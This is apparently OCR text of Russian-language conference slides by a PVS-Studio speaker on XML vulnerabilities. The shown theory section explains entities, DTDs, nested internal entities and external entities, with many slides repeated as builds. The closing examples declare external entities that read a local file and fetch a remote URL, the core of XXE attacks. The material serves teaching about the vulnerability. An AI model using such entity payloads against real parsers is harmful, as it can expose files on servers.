
Сергей Васильев


Head of DevRel в PVS-Studio LLC


7 лет в статическом анализе

В прошлом:
- C++, C# developer;
- Senior Developer;
- Tools & DevOps Team Leader;
- C# Analyzer Team Leader.

Пишу на habr, выступаю.




XML Vulnerabilities
Проблема
Решение
Теория
Практика


XML Vulnerabilities
Проблема
Решение
Теория
Практика

Теория

XML: сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<foo>&lt;something;&gt;</foo>
```

XML: сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<foo>&lt;something;&gt;</foo>
```

XML: сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<foo>&lt;something;&gt;</foo>
```

XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello ">
  <!ENTITY worldEntity "World">
]>
<example>&hiEntity;&worldEntity;!</example>
```

XML: DTD (Document Type Definition)


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello ">
  <!ENTITY worldEntity "World">
]>
<example>&hiEntity;&worldEntity;!</example>
```

XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello ">
  <!ENTITY worldEntity "World">
]>
<example>&hiEntity;&worldEntity;!</example>
```


XML: DTD (Document Type Definition)

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello ">
  <!ENTITY worldEntity "World">
]>
<example>&hiEntity;&worldEntity;!</example>
```




В DTD можно определять сущности

XML: сущности



XML: сущности



XML: внутренние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello">
]>
<example>&hiEntity;</example>
```

XML: внутренние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello">
]>
<example>&hiEntity;</example>
```

XML: внутренние сущности


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY hiEntity "Hello">
  <!ENTITY hiWorldEntity "&hiEntity; World!">
]>
<example>&hiWorldEntity;</example>
```

XML: внутренние сущности


Сущности можно “вкладывать”

друг в друга

XML: сущности



XML: сущности



XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///D:/test.txt">
]>
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///D:/test.txt">
]>
<example>&extEntity;</example>
```

XML: внешние сущности


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///D:/test.txt">
]>
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///D:/test.txt">
]>
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///D:/test.txt">
]>
<example>&extEntity;</example>
```



XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity SYSTEM "file:///D:/test.txt">
]>
<example>&extEntity;</example>
```


Oh hi Mark!

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity
           SYSTEM "https://memes.com/quotes.txt">
]>
<example>&extEntity;</example>
```

XML: внешние сущности

```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE example [
  <!ENTITY extEntity
           SYSTEM "https://memes.com/quotes.txt">
]>
<example>&extEntity;</example>
```

